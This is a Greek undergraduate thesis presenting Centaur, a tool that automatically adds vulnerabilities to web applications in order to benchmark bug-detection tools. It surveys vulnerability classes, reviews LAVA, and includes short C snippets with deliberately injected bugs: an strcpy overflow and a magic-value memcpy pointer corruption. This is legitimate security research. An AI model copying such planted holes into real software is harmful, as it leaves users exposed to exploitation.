
Ατομική Διπλωματική Εργασία

ΑΥΤΟΜΑΤΟΠΟΙΗΜΕΝΗ ΠΡΟΣΘΗΚΗ ΕΥΠΑΘΕΙΩΝ ΣΕ ΠΡΟΓΡΑΜΜΑΤΑ ΙΣΤΟΥ

Δημήτρης Κάιζερ

ΠΑΝΕΠΙΣΤΗΜΙΟ ΚΥΠΡΟΥ



ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Δεκέμβριος 2020

ΠΑΝΕΠΙΣΤΗΜΙΟ ΚΥΠΡΟΥ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Αυτοματοποιημένη Προσθήκη Ευπαθειών σε Προγράμματα Ιστού (Centaur)

ΔΗΜΗΤΡΗΣ ΚΑΪΖΕΡ

Επιβλέπων Καθηγητής
Δρ. Ηλίας Αθανασόπουλος

Η Ατομική Διπλωματική Εργασία υποβλήθηκε προς μερική εκπλήρωση των απαιτήσεων απόκτησης του πτυχίου Πληροφορικής του Τμήματος Πληροφορικής του Πανεπιστημίου Κύπρου

Δεκέμβριος 2020

Ευχαριστίες

Θερμές ευχαριστίες στον επιβλέποντα Καθηγητή Δρ. Ηλία Αθανασόπουλο για τη στήριξη και καθοδήγηση καθόλη τη διάρκεια εκπόνησης της παρούσης. Θα ήθελα επίσης να ευχαριστήσω τους Ορφέα Βαν Ρόι και Μάρκο Αντώνιο Χαραλάμπους για την εξαιρετική τους συνεργασία και συμβολή. Τέλος, θα ήθελα να ευχαριστήσω την οικογένειά μου για την έμπρακτη υποστήριξη που μου πρόσφερε στα φοιτητικά μου χρόνια ώστε να φέρω εις πέρας όλους τους ακαδημαϊκούς μου στόχους.

Περίληψη

Ευάλωτες εφαρμογές έχουν γενικά μια ευρεία χρήση, είτε στην αξιολόγηση εργαλείων εντοπισμού, είτε ακόμα και για εκπαιδευτικούς σκοπούς. Το 2016 παρουσιάστηκε το LAVA δημιουργώντας ουσιαστικά το πρώτο εργαλείο αυτόματης εισαγωγής ευπαθειών σε native προγράμματα υπολογιστών. Αφήνοντας πίσω όμως ένα μεγάλο φάσμα εφαρμογών, τις εφαρμογές ιστού, οι οποίες πλέον απολαμβάνουν και της μεγαλύτερης προσοχής. Έχοντας ως γνώμονα τα πιο πάνω, παρουσιάζουμε ένα εργαλείο αυτόματης εισαγωγής ευπαθειών για τις εφαρμογές ιστού. Το εργαλείο μας μπορεί να χρησιμοποιηθεί για την αξιολόγηση των διαφόρων εργαλείων που υπάρχουν για εντοπισμό ευπαθειών και ευελπιστούμε να διαδραματίσει καθοριστικό ρόλο στην ανάπτυξή τους.

Περιεχόμενα

Κεφάλαιο 1

Εισαγωγή

1.1 Κίνητρο

Τα σφάλματα σε προγράμματα υπολογιστών είναι ένα ζήτημα που ταλανίζει την Επιστήμη της Πληροφορικής εδώ και πολλές δεκαετίες. Έχουν κατασκευαστεί πάμπολλα εργαλεία και τεχνικές για τον εντοπισμό τους όπως fuzzers, abstract interpretation και symbolic execution [23, 24]. Για να γίνει μια σωστή και εμπεριστατωμένη αξιολόγηση αυτών των τεχνικών χρειαζόμαστε κάποιο μέτρο σύγκρισης. Αυτό δημιουργεί και την ανάγκη ύπαρξης ευάλωτων εφαρμογών με μια πληθώρα από ρεαλιστικά σφάλματα.

Το 2016 παρουσιάστηκε στην ερευνητική κοινότητα το LAVA: Large-scale Automated Vulnerability Addition [8] που έχει ως στόχο να λύσει το πιο πάνω πρόβλημα, δημιουργώντας ουσιαστικά το πρώτο εργαλείο αυτόματης εισαγωγής ευπαθειών σε native προγράμματα υπολογιστών. Τα σφάλματα αυτά αν και συνθετικά μπορούν να ανταποκριθούν σε πολλές προσδοκίες που έχει θέση η ομάδα του LAVA καθιστώντας τα αφενός χρήσιμα για τους προαναφερθέν σκοπούς και αφετέρου ρεαλιστικά.

Το LAVA [8] άφησε πίσω όμως ένα ευρή φάσμα εφαρμογών, εξίσου σημαντικό. Οι εφαρμογές ιστού, οι οποίες πλέον απολαμβάνουν της μεγαλύτερης προσοχής και γίνονται ολοένα και πιο διαδεδομένες. Στην αντίπερα όχθη, λιγότερες εφαρμογές αναπτύσσονται σε μορφή native προγραμμάτων. Οι προγραμματιστές και ειδικότερα οι εταιρίες προτιμούν τη δημιουργία εφαρμογών ιστού που τους προσφέρουν μεγαλύτερη ευελιξία και φορητότητα. Μεγάλο ρόλο διαδραματίζει και το οικονομικό κομμάτι αφότου η υλοποίηση εφαρμογών ιστού προσφέρει εξοικονόμηση και σε ανθρώπινο χρόνο, καθιστώντας εφικτό το σλόγκαν «γράψε μια φόρα, τρέξε παντού».

Δυστυχώς παρόλης της καθολικής αποδοχής, τα θέματα ασφάλειας σε αυτές τις εφαρμογές δεν έχουν λάβει της δέουσας προσοχής και σημασίας που αρμόζει. Στις εφαρμογές ιστού υπάρχουν εξίσου πολλές τεχνικές εντοπισμού σφαλμάτων όπως fuzzers [9, 25] και source code analysis tools [1, 2] αλλά όχι κάποιο εργαλείο που να έχει διαδραματίσει το ρόλο, που έχει το LAVA στις native εφαρμογές. Έχοντας ως γνώμονα τα πιο πάνω, στην παρούσα διπλωματική, παρουσιάζουμε ένα εργαλείο αυτόματης εισαγωγής σφαλμάτων, το Centaur. Οραματιζόμαστε πως το Centaur θα μπορεί να χρησιμοποιηθεί για την αξιολόγηση των διαφόρων τεχνικών αλλά και εργαλείων που υπάρχουν και να διαδραματίσει καθοριστικό ρόλο στην ανάπτυξή τους.

1.2 Συνεισφορές

Ο τελικός στόχος είναι η ανάπτυξη εργαλείου αυτόματης εισαγωγής ρεαλιστικών σφαλμάτων σε εφαρμογές ιστού. Με τη χρήση του εργαλείου μας να μπορούμε να αξιολογήσουμε τις διάφορες τεχνικές εντοπισμού ευπαθειών και εν τέλει να συμβάλουμε στην περαιτέρω διεύρυνση τους.

Οι συνεισφορές μας συνοπτικά στην παρούσα Διπλωματική είναι οι ακόλουθες:

- Μελέτη στον τομέα εισαγωγής ευπαθειών, πιο συγκεκριμένα μελετάμε πως το LAVA επίλυσε το πρόβλημα.
- Υλοποίηση του Centaur, εργαλείου αυτόματης εισαγωγής ευπαθειών.

- Αξιολογούμε την ικανότητα του εργαλείου που αναπτύξαμε, κατά πόσο ανταποκρίνεται στις απαιτήσεις του.
- Χρησιμοποιούμε το Centaur για αξιολόγηση πραγματικών εργαλείων εντοπισμού.

1.3 Περίγραμμα Διπλωματικής

Εισαγωγή: Περιγραφή του προβλήματος που θέλουμε να επιλύσουμε, αναφορά στο κίνητρο και στις συνεισφορές μας.

Υπόβαθρο: Αναφορά σε κάποιες βασικές γνώσεις που χρειάζονται για την κατανόηση της διπλωματικής εργασίας.

Ανασκόπηση: Ανασκόπηση στον τομέα εισαγωγής, θα δούμε κάποιες πρώτες αποτυχημένες προσπάθειες και στη συνέχεια το LAVA με στόχο την καλύτερη κατανόηση του ευρύτερου τομέα εισαγωγής ευπαθειών.

Μεθοδολογία: Θέτουμε τις απαιτήσεις του εργαλείου μας, αναλύουμε τη μεθοδολογία και δίνουμε μια υψηλού επιπέδου αρχιτεκτονική που θα μας βοηθήσει στην υλοποίηση.

Υλοποίηση: Σε αυτή την ενότητα παρουσιάζουμε την υλοποίηση του εργαλείου μας.

Αξιολόγηση: Αξιολόγηση της ικανότητας του εργαλείου μας όσον αφορά τον αριθμό σφαλμάτων που καταφέρνει να παράξει όπως και της ταχύτητάς του. Επιπρόσθετα, αξιολογούμε τη ρεαλιστικότητα των ευπαθειών που έχουν προστεθεί και τέλος βάζουμε το εργαλείο μας στην πρώτη γραμμή χρησιμοποιώντας το για αξιολόγηση αληθινών εργαλείων που υπάρχουν εκεί έξω.

Συναφή Έργα: Αναφορά σε παρόμοιας μορφής εργασίες που έχουν γίνει στο παρελθόν.

Συμπεράσματα: Καταληκτικά σχόλια και γενικά συμπεράσματα.

Κεφάλαιο 2

Υπόβαθρο

2.1 Σφάλματα Λογισμικών

Τα σφάλματα λογισμικών ευρέως διαδεδομένα και με τον αγγλικό όρο software bug είναι τα ελαττώματα που οδηγούν τα λογισμικά σε λανθάνουσα συμπεριφορά. Ο αγγλικός όρος bug (στα ελληνικά έντομο) που χρησιμοποιείται όταν γίνεται αναφορά σε τέτοια προβλήματα πήρε την ονομασία από το πρώτο καταγεγραμμένο πρόβλημα που εμφανίστηκε σε ηλεκτρονικό υπολογιστή το 1947. Ο λόγος της βλάβης που παρουσιάστηκε ήταν επειδή κάποιο έντομο κατάφερε να εισχωρήσει στο εσωτερικό του υπολογιστή. Τα σφάλματα σήμερα δεν οφείλονται σε έντομα αλλά έχει παραμείνει η ονομασία. Οφείλονται πλέον στον ανθρώπινο παράγοντα συνήθως λόγο απερισκεψίας ή άγνοιας κατά το στάδιο συγγραφής του πηγαίου κώδικα ή και σε λάθη κάτα την μεταγλώττιση. Κάποια ελαττώματα στα λογισμικά αφήνουν και περιθώρια κακόβουλης εκμετάλλευσης. Με τις απαραίτητες τεχνικές

γνώσεις τέτοια σφάλματα μπορούν να χρησιμοποιηθούν για την κλοπή ευαίσθητων δεδομένων και την αλλοίωση της συμπεριφοράς του προγράμματος με κακόβουλες προθέσεις.

Οι λόγοι που πολλοί επιδιώκουν κακόβουλα να εντοπίσουν αδυναμίες σε λογισμικά είναι κυρίως οικονομικοί. Άλλοι λόγοι μπορεί να είναι πολιτικοί, θρησκευτικοί και ιδεολογικοί. Έδω κατανοούμε και τη σημαντικότητα του όλου εγχειρήματος εξεύρεσης των ευπαθειών πρωτού γίνει από τρίτους. Ως συνεπακόλουθο, και τη σημαντικότητα αξιολόγησης των εργαλείων και τεχνικών που έχουμε στην φαρέτρα μας, για να εντοπίσουμε τυχόν αδυναμίες τους και να μπορέσουμε να τα βελτιώσουμε.

2.2 Ευπάθειες σε Native Λογισμικά

Αν και στην παρούσα εργασία δεν θα ασχοληθούμε με σφάλματα σε native εφαρμογές θα ήταν χρήσιμο να δούμε κάποια παραδείγματα σφαλμάτων σε native λογισμικά και πως το LAVA [8] πέτυχε την αυτόματη εισδοχή τέτοιων ευπαθειών. Αυτό θα μας βοηθήσει στο όλο εγχείρημά μας να εφαρμόσουμε κάτι ανάλογο για τις εφαρμογές ιστού.


Out-of-bounds Read or Write

Η εκτός οριού ανάγνωση και εγγραφή αναφέρεται στην ευπάθεια σε native εφαρμογές όπου το λογισμικό διαβάζει/εγγράφει δεδομένα μετά το τέλος, ή πριν από την έναρξη, του επιδιωκόμενου σημείου στη μνήμη. Τυπικά, μπορεί να οδηγήσει σε εκμετάλλευση για ανάγνωση ευαίσθητων δεδομένων και την πρόκληση ανεπιθύμητου τερματισμού της εφαρμογής.

Buffer Overflow

Η υπερχείλιση buffer είναι μια ανωμαλία όπου ένα πρόγραμμα, ενώ γράφει δεδομένα σε ένα buffer, υπερβαίνει το όριο που του έχει παραχωρηθεί και αντικαθιστά παρακείμενες θέσεις μνήμης. Η εκμετάλλευση της υπερχείλισης buffer

είναι ένα ευρέως γνωστό πρόβλημα ασφάλειας εφαρμογών και μπορεί να τύχει εκμετάλλευσης καθιστώντας δυνατή την τροποποιήση του εκτελέσιμου κώδικα της εφαρμογής, προκαλώντας επομένως συμπεριφορά που δεν προοριζόταν αρχικά.



Σχήμα 2.1: Παράδειγμα υπερχείλισης buffer.

[5]

Use-After-Free

Use-After-Free (UAF) είναι ευπάθεια στις native εφαρμογές όπου αφού γίνει απελευθέρωση της μνήμης (free) γίνεται χρήση της σε κάποιο κατοπινό στάδιο της εκτέλεσης του προγράμματος. Κάποιες πιθανές συνέπειες του πιο πάνω είναι αλλοίωση δεδομένων, διακοπή λειτουργίας του προγράμματος και η αυθαίρετη εκτέλεση κώδικα.

Αν και συνεχώς αναπτύσσονται άμυνες που καθιστούν δυσκολότερη την εκμετάλλευση των πιο πάνω ευπαθειών όπως τα Stack Canaries και το Address Space Layout Randomization (ASLR) δεν παύουν να αναπτύσσονται και πιο περίπλοκες τεχνικές που μπορούν εν τέλει να παρακάμψουν τις όποιες άμυνες υπάρχουν.

2.3 Ευπάθειες σε Εφαρμογές Ιστού

Οι ευπάθειες σε εφαρμογές ιστού χωρίζονται σε δυο κατηγορίες, σε ευπάθειες που επηρεάζουν τον client και σε ευπάθειες που επηρεάζουν τον server.

2.3.1 Ευπάθειες Client-side

Cross-site Scripting

Το Cross-site Scripting (XSS) είναι μια ευπάθεια των εφαρμογών ιστού που επιτρέπει σε έναν κακόβουλο χρήστη να εγχύσει (inject) JavaScript κώδικα εντός της ιστοσελίδας. Ο όρος Cross-site Scripting (XSS) πρωτοεμφανίστηκε το 2000 από μηχανικούς ασφάλειας της Microsoft, η ευπάθεια αυτή όμως προϋπήρχε με ευάλωτες πολλές γνωστές εφαρμογές από την δεκαετία του 1990. Χρησιμοποιώντας αυτή την ευπάθεια μπορεί να γίνουν μια σειρά από κακόβουλες πράξεις όπως η κλοπή προσωπικών δεδομένων. Μια επιτυχημένη επίθεση XSS μπορεί να έχει καταστροφικές συνέπειες στη φήμη μιας διαδικτυακής επιχείρησης και κατά συνέπεια στις σχέσεις της με τους πελάτες. Το πρόβλημα αυτό στις εφαρμογές ιστού προκύπτει επειδή δεν έχει γίνει σωστή απολύμανση (sanitaze) της εισόδου από τον προγραμματιστή. Δεν είναι καθόλου τυχαίο πως το XSS καταλαμβάνει την έβδομη θέση στη λίστα του OWASP: Top 10 Web Application Security Risks [18] μέχρι και σήμερα. Υπάρχουν τρεις κύριες κατηγορίες XSS τα Reflective XSS, τα Stored XSS και τα Mutated XSS.

Reflective XSS είναι ένα είδος XSS όπου ο κακόβουλος κώδικας αντανακλάται από την εφαρμογή στον φυλλομετρητή του θύματος. Ο κακόβουλος κώδικας ενεργοποιείται μέσω ενός συνδέσμου που τον εμπεριέχει και όταν κάποιος ανυποψίαστος χρήστης ακολουθήσει τον σύνδεσμο τότε ο κακόβουλος κώδικας θα εκτελεστεί.

Stored XSS ονομάζουμε τα XSS που αποθηκεύονται σε κάποιο μέσο αποθήκευσης στον server (πχ. βάση δεδομένων). Το θύμα θα παραλάβει το XSS όταν θα ζητήσει από την ιστοσελίδα τα δεδομένα που το εμπεριέχουν. Ένα παράδειγμα θα ήταν πως σε ένα forum δημιουργείται μια κακόβουλη δημοσίευση έτσι ώστε όταν κάποιος την προβάλει θα λάβει μαζί και τον κακόβουλο κώδικα.

Mutated XSS γνωστό και ως mXSS είναι τα XSS που προκύπτουν κατά τη διάρκεια χειραγώγησης κάποιων στοιχείων του DOM με τη χρήση της μεθόδου innerHTML

ή άλλων συναφή μεθόδων που υπάρχουν. Και αυτό το είδος XSS εμφανίζεται λόγο κακής απολύμανσης της εισόδου, αλλά σε επίπεδο client side αυτή τη φορά.

2.3.2 Ευπάθειες Server-side

SQL-Injection

Το SQL-Injection είναι μια ευπάθεια των εφαρμογών ιστού που επιτρέπει σε ένα επιτιθέμενο να εγγίσει ερωτήματα (queries) τα οποία και εν τέλει θα φτάσουν στη βάση δεδομένων της εφαρμογής. Αυτό θα του δώσει τη δυνατότητα να αλλοιώσει και να υποκλέψει δεδομένα από τη βάση δεδομένων. Μεγάλες εταιρίες στο παρελθόν έχουν πέσει έρμαιο τέτοιων επιθέσεων με πρόσφατο τρανό παράδειγμα η Yahoo που απώλεσε 450,000 λογαριασμούς χρηστών το 2012. Καταλαμβάνει μέχρι και σήμερα την πρώτη θέση στην λίστα OWASP: Top 10 Web Application Security Risks [18] ως η συχνότερη ευπάθεια στις εφαρμογές ιστού.

File Inclusion

Η ευπάθεια File Inclusion δίνει τη δυνατότητα σε έναν επιτιθέμενο να συμπεριλάβει αρχεία στη διαδικτυακή εφαρμογή που αρχικά δεν προορίζονταν. Υπάρχουν δύο κατηγορίες τα Local File Inclusion και τα Remote File Inclusion. Συνήθως συμβαίνει λόγο κακού τρόπου χειρισμού του μηχανισμού δυναμικής συμπερίληψης αρχείων με τις εντολές `include` και `require` σε συνδυασμό με μη επικύρωσης της εισόδου που παρέχεται από τον χρήστη. Τέτοιου είδους ευπάθειες μπορεί να έχουν καταστροφικές συνέπειες όπως εκτέλεση κώδικα στον server, εκτέλεση κώδικα στον client (XSS) και υποκλοπή δεδομένων.

Command Injection

Το Command Injection αναφέρεται στην ευπάθεια που δίνει τη δυνατότητα σε ένα επιτιθέμενο να εκτελέσει κώδικα σε ένα κέλυφος. Γλώσσες προγραμματισμού όπως την PHP παρέχουν τη δυνατότητα με πολλούς τρόπους για εκτέλεση εξωτερικών προγραμμάτων. Ο προγραμματιστής μπορεί να χρησιμοποιεί εντολές όπως `popen`,

`shell_exec, system` με λανθασμένο τρόπο και χωρίς σωστής απολύμανσης της εισόδου, καθιστώντας την εφαρμογή εκτεθειμένη σε τέτοιου είδους ευπάθειες.

2.4 Ενορχήστρωση Πηγαίου Κώδικα

Η ενορχήστρωση αναφέρεται στην τεχνική προσθήκης κώδικα σε προγράμματα για την παρακολούθηση χαρακτηριστικών τους δυναμικά κατά την εκτέλεση. Μπορεί να χρησιμοποιηθεί για πολλούς λόγους όπως για αξιολόγηση της ταχύτητας ενός προγράμματος, εξεύρεση σφαλμάτων και άλλα. Η ενορχήστρωση μπορεί να γίνει αυτοματοποιημένα σε πολλά επίπεδα αναπαράστασης όπως σε ByteCode, AST, και Source Code.

2.5 Docker

Το Docker είναι ένα εργαλείο που σχεδιάστηκε με στόχο να καταστήσει εύκολη την δημιουργία, ανάπτυξη και εκτέλεση εφαρμογών χρησιμοποιώντας containers. Τα containers δίνουν τη δυνατότητα στους προγραμματιστές να πακετοποιούν όλα τα επιμέρους κομμάτια της εφαρμογής τους όπως βιβλιοθήκες, σε ένα μόνο πακέτο. Χρησιμοποιώντας containers έχουμε ένα μεγάλο πλεονέκτημα πως η εφαρμογή μας θα μπορεί να τρέξει σε οποιοδήποτε αλλή μηχανή χωρίς να χρειάζεται να εγκατασταθούν χειροκίνητα όλες οι βιβλιοθήκες ή άλλα εργαλεία που απαιτούνται. Επιπρόσθετα, τα containers παρέχουν την έννοια της απομόνωσης μεταξύ των εφαρμογών με τη χρήση των linux namespacing, καθιστώντας τα πολύ πιο ελκυστικά από τις εικονικές μηχανές VM's αφού δεν έχουν τόσο μεγάλο overhead.

Κεφάλαιο 3

Ανασκόπηση

Αφού κατανοήσαμε πλέον τη σημαντικότητα που μπορούν να έχουν εφαρμογές με ευπάθειες, σε αυτή την ενότητα θα κάνουμε μια σύντομη ανασκόπηση στον τομέα αυτόματης εισαγωγής. Θα δούμε κάποιες πρώτες ανεπιτυχείς προσπάθειες που έγιναν και γιατί ήταν λανθασμένες και τέλος θα αναλύσουμε το LAVA. Όλα τα πιο πάνω θα μας δώσουν τα απαραίτητα εφόδια για καλύτερη κατανόηση του τομέα και εν τέλη τη δυνατότητα για ανάπτυξη του Centaur.

3.1 Πρώτες Ανεπιτυχείς Προσπάθειες

Οι πρώτες ανεπιτυχείς προσπάθειες σε εισαγωγή σφαλμάτων ήταν μέσω μεταλλάξεων του πηγαίου κώδικα. Έχοντας ένα πρόγραμμα χωρίς ευπάθειες το μεταποιούμε με τέτοιο τρόπο που πλέον θα προκύπτουν σφάλματα. Πιο κάτω θα παρουσιάσουμε ένα απλό παράδειγμα μετάλλαξης που προσπαθεί να εισχωρήσει ευπάθειες σε native εφαρμογές στην γλώσσα προγραμματισμού C.

Η ιδέα είναι σχετικά απλή, θα αντικαταστήσουμε τα `strncpy` με `strcpy` που είναι πιο ευάλωτα σε buffer overflow. Με αυτό τον τρόπο θα γίνεται αυθαίρετη αντιγραφή στα buffer χωρίς να λαμβάνεται υπόψη το μέγεθός τους και έτσι θεωρητικά δημιουργούμε προγράμματα με πολλές ευπάθειες.

```
1         #include <stdio.h>
2         #include <string.h>
3
4         int main(void) {
5             const char *msg = "Hello World Buffer Overflow!";
6             char buffer[6] = {};
7             strncpy(buffer, msg, 6);
8             // BUGGY: strcpy(buffer, msg);
9             return 0;
10        }
```

Δυστυχώς όμως τα πράγματα δεν είναι τόσο απλά, ο πιο πάνω τρόπος παρουσιάζει αρκετά προβλήματα. Αρχικά, η αλλαγή που κάναμε στο πιο πάνω παράδειγμα δημιουργεί buffer overflow σε κάθε είσοδο που θα δώσει ο χρήστης καθιστώντας έτσι το bug ανούσιο. Μπορούμε να το καταλάβουμε καλύτερα με τον εξής συλλογισμό: Αν το bug προκύπτει με οποιαδήποτε συνδυασμό της εισόδου ποιος ο λόγος να χρησιμοποιήσω fuzzers οι άλλες τεχνικές για να το εντοπίσω; Αντιστρόφως, μπορεί να προκύψει και ο ακόλουθος συλλογισμός: Αν το bug δεν ενεργοποιείται σε κάθε είσοδο τότε πώς γνωρίζουμε με σιγουριά πως το bug υπάρχει; Είναι πολύ δύσκολο να εγγυηθεί κάποιος την ύπαρξή του, γι΄ αυτό προκύπτει και η ανάγκη τα σφάλματα που εισάγονται να συνοδεύονται από είσοδο ενεργοποίησης που θα καθίσταται το αποδεικτικό στοιχείο της ύπαρξής τους.


3.2 LAVA

Το LAVA έρχεται λοιπόν να επιλύσει τα πιο πάνω. Ο τρόπος που το επιτυγχάνει είναι ο ακόλουθος. Αρχικά τρέχει το πρόγραμμα υπό καθεστώς δυναμικής ανάλυσης συλλέγοντας έτσι πληροφορίες για τη δυναμική συμπεριφορά του προγράμματος. Σαν αρχική είσοδος στη δυναμική ανάλυση δίνεται ένα τυχαίο αρχείο και παρακολουθώντας τη ροή του προγράμματος προσπαθεί να εντοπίσει σημεία στον κώδικα που παρέχουν τη δυνατότητα για εισδοχή ευπαθειών.

Δυο πολύ σημαντικές έννοιες που εισάγει το LAVA είναι το Liveness και το TCN (Taint Compute Number). Το Liveness μετρά πόσες φορές έχει χρησιμοποιηθεί κάποια μεταβλητή για να καθορίσει τη ροή εκτέλεσης ενώ το TCN πόσο έχει μεταποιηθεί η

μεταβλητή από την αρχική είσοδο. Μεταβλητές με χαμηλό Liveness και TCN είναι ιδανικές για την εισαγωγή ευπαθειών και ονομάζονται DUA (Dead Uncomplicated Available).

- **Dead:** not currently used much in the program (i.e., we can set to arbitrary values)
- **Uncomplicated:** not altered very much (i.e., we can predict their value throughout the program's lifetime)
- **Available** in some program variables




Σχήμα 3.1: Παράδειγμα μέτρησης Liveness.

[8]

Στο Σχήμα 3.1 βλέπουμε ένα μικρό παράδειγμα μέτρησης του Liveness. Οι μεταβλητές `a, b, n` προέρχονται από την είσοδο του προγράμματος και έχουν δοθεί με κάποιο τρόπο από τον χρήστη. Όπως παρατηρούμε η μεταβλητή `b` δεν χρησιμοποιείται σε κανένα σημείο του κώδικα για να καθορίσει τη ροή εκτέλεσης, εξού και λαμβάνει την τιμή μηδέν. Η μεταβλητή `n` από την άλλη, χρησιμοποιείται στον βρόχο απόφασης `n` φορές και έτσι παίρνει την τιμή `n`. Όπως προαναφέραμε το LAVA θεωρεί σαν ικανές και πιο επιθυμητές τις μεταβλητές με χαμηλό Liveness άρα σε αυτή την περίπτωση οι μεταβλητές `a, b` θα ήταν προτιμότερες για χρήση από τη μεταβλητή `n`.

Το TCN είναι μια εμπλουτισμένη μορφής taint analysis που μετρά την απόσταση των μεταβλητών από την αρχική είσοδο. Χαμηλός αριθμός TCN σε μεταβλητή υποδηλώνει πως τα δεδομένα που περιέχει είναι πανομοιότυπα με αυτά που έδωσε ο χρήστης και έχουν υποστεί μικρής ή καθόλου αλλαγής. Στο Σχήμα 3.2 και πάλι έχουμε τρεις



Σχήμα 3.2: Παράδειγμα μέτρησης TCN.

[8]

μεταβλητές που προέρχονται από την είσοδο `a, b, n`. Παρατηρούμε στην γραμμή 1 γίνεται μια πρόσθεση στην μεταβλητή `c` και ως εκ τούτου θα λάβει την τιμή $tcn(c) = 1$ από τον τύπο $tcn(c) = max(tcn(a), tcn(b)) + 1$ όπου το $tcn(a) = 0$ και $tcn(b) = 0$ αφού δεν έχουν υποστεί καμίας τροποποίησης από την αρχική είσοδο. Στη συνέχεια στην γραμμή 5, θα γίνουν ακόμα `n` τροποποιήσεις της μεταβλητής `c` εντός του βρόχου επανάληψης δίνοντάς μας έτσι το τελικό $tcn(c) = n + 1$.

Έχοντας λοιπόν κατανοήσει τις δυναμικές μετρήσεις Liveness και TCN αυτό που έμεινε να γίνει είναι να δούμε με ποιο τρόπο χρησιμοποιεί τη γνώση αυτή για να προσθέσει ευπάθειες. Αυτό που κάνει είναι να εντοπίζει σημεία στον κώδικα που pointers αποστέλλονται εντός κλήσεων συνάρτησης τα σημεία αυτά ονομάζονται attack points (ATP) και σε συνδυασμό με τα DUA είναι ικανά να δημιουργήσουν bugs.

Μεταβάλλοντας την τιμή των pointers στα ATP μπορεί να οδηγήσει το πρόγραμμα σε ανεπιθύμητες συμπεριφορές όπως ανάγνωση και εγγραφή εκτός ορίου στη μνήμη (out of bounds read or write), ένα πολύ σοβαρό πρόβλημα ασφάλειας όπως είδαμε και στο Κεφάλαιο 2. Ο τρόπος που γίνεται αυτή η μεταποίηση είναι με προσθήκη συνθήκης πριν την κλήση της συνάρτησης, που όταν το `DUA == magic_value` θα αλλάξει την τιμή του pointer για να προκαλέσει την ευπάθεια. Το `magic_value` μπορούμε να το παρομοιάσουμε σαν ένα διακόπτη που δίνει στην ευπάθεια την ιδιότητα να εμφανίζεται μόνο όταν ο διακόπτης είναι ανοικτός. Αυτό λύνει και το πρόβλημα που είχαμε προηγουμένος.

```
1        void foo(int a, int b, char *s, char *d, int n){
2            ...
3            memcpy(d,s,n+c)// Original source code
4            // BUG: memcpy(d+(b==0x6c617661)*b,s,n+c))
5        }
```

Στον πιο πάνω κώδικα βλέπουμε ένα παράδειγμα ευπάθειας στο LAVA. Μετά από τη δυναμική ανάλυση καταλήξαμε πως η μεταβλητή `b` είναι DUA και έτσι την χρησιμοποιούμε στην κατασκευή της ευπάθειας. Όταν παραχωρηθεί `b` ίσο με ένα μαγικό αριθμό σε αυτή την περίπτωση το `0x6c617661` τότε θα προκύψει η ευπάθεια αλλάζοντας την τιμή του pointer `d` προτού γίνει η κλήση της συνάρτησης `memcpy`.

Κατά την κατασκευή τους τα σφάλματα επιστρέφουν με την είσοδο ενεργοποίησης που είναι γνωστή από τη δυναμική ανάλυση. Το LAVA για λόγους ταχύτητας επιλέγει να μην επιβεβαιώνει όλες τις ευπάθειες που εισάγει, και το κάνει μόνο για ένα μικρό δείγμα. Αφού όμως είναι γνωστή η είσοδος ενεργοποίησης μπορεί κάλλιστα κάποιος να ελέγξει την εγκυρότητα όλων των σφαλμάτων. Το LAVA στην αξιολόγηση που παρουσίασε (Σχήμα 3.3), επέδειξε εγκυρότητα σφαλμάτων στις τάξης του 9.6% με 53.2%.

Name	Version	Num Src Files	Lines C code	N(DUA)	N(ATP)	Potential Bugs	Validated Bugs	Yield	Inj Time (sec)
file	5.22	19	10809	631	114	17518	774	38.7%	16
readelf	2.25	12	21052	3849	266	276367	1064	53.2 %	354
bash	4.3	143	98871	3832	604	447645	192	9.6%	153
tshark	1.8.2	1272	2186252	9853	1037	1240777	354	17.7%	542

Σχήμα 3.3: Αξιολόγηση του LAVA όπως παρουσιάστηκε στο συνέδριο.

[8]

Κεφάλαιο 4

Μεθοδολογία

Εμπνευσμένη από τον τρόπο που κατάφερε το LAVA να εισχωρήσει ευπάθειες σε native προγράμματα. Σε αυτή την ενότητα θα θέσουμε τα θεμέλια του Centaur και θα παρουσιάσουμε μια υψηλού επιπέδου αρχιτεκτονική.

4.1 Θέσπιση Απαιτήσεων

Ένα εργαλείο εισδοχής ευπαθειών και συγχρόνως οι ευπάθειες που εισάγει, για να μπορούν να χρησιμοποιηθούν για τους σκοπούς που αναφέραμε πρέπει να πληρούν τις πιο κάτω απαιτήσεις:

- Έχουν χαμηλό κόστος εισδοχής
- Κάθε ευπάθεια συνοδεύεται με είσοδο ενεργοποίησης
- Οι ευπάθειες ενεργοποιούνται από μικρό σύνολο εισόδων
- Χρειαζόμαστε μεγάλο αριθμό ευπαθειών
- Διαχέονται σε μεγάλο μέρος του πηγαίου κώδικα

